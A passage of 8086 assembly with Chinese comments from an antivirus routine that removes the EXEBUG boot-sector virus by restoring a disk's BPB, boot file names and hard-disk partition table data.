MK1 ENDP

```

MK2 PROC NEAR

;功能:消除磁盘感染的 EXEBUG 病毒。

;入口参数:AL=00H/01H,表示软盘或者硬盘;BX指向感染引导记录数据区。

;出口参数:CF=0/1,表示反病毒成功或者失败。

```

    CMP AL,00H ;判断磁盘类型
    JNZ HD00
    PUSH BX ;恢复 FAT 表的记录方式,保存 BX 入口值
    MOV AX,[BX+16H] ;取 FAT 占用的扇区数
    MOV CX,[BX+0BH] ;取每扇区的字节数
    MUL CX ;计算 FAT 占用的字节数
    MOV CX,-0002H ;以 FAT16 计算
    DIV CX
    CMP AX,[BX+13H] ;与总扇区数比较
    JB XXX
    MOV BX,OFFSET FLOOPY
    MOV BYTE PTR [BX+3AH],36H ;登记 FAT16 的标志值
XXX:
    POP BX ;恢复 BX 入口值
    MOV DI,OFFSET FLOOPY ;软盘数据的恢复
    PUSH DI
    ADD DI,+0BH
    MOV CX,0013H
    MOV SI,BX
    PUSH SI
    ADD SI,+0BH
    CLD
    REPZ MOVSB ;恢复磁盘 BPB 数据结构的数据
    POP SI
    POP DI
    ADD SI,+01E6H
    ADD DI,+01E6H
    MOV CX,+0016H
    CLD
    ;恢复操作系统启动文件名,例如:IO.SYS、MSDOS.SYS、IBMBIO.COM、IBMDOS.COM。
    REPZ
    MOVSB
    MOV BX,OFFSET FLOOPY
    MOV DX,0000H
    JMP EX20
HD00:
    ;硬盘数据的恢复
    MOV DI,OFFSET HDBOOT
    ADD DI,+01BEH
    MOV SI,BX
    ADD SI,+01BEH
    MOV CX,0042H
    CLD

```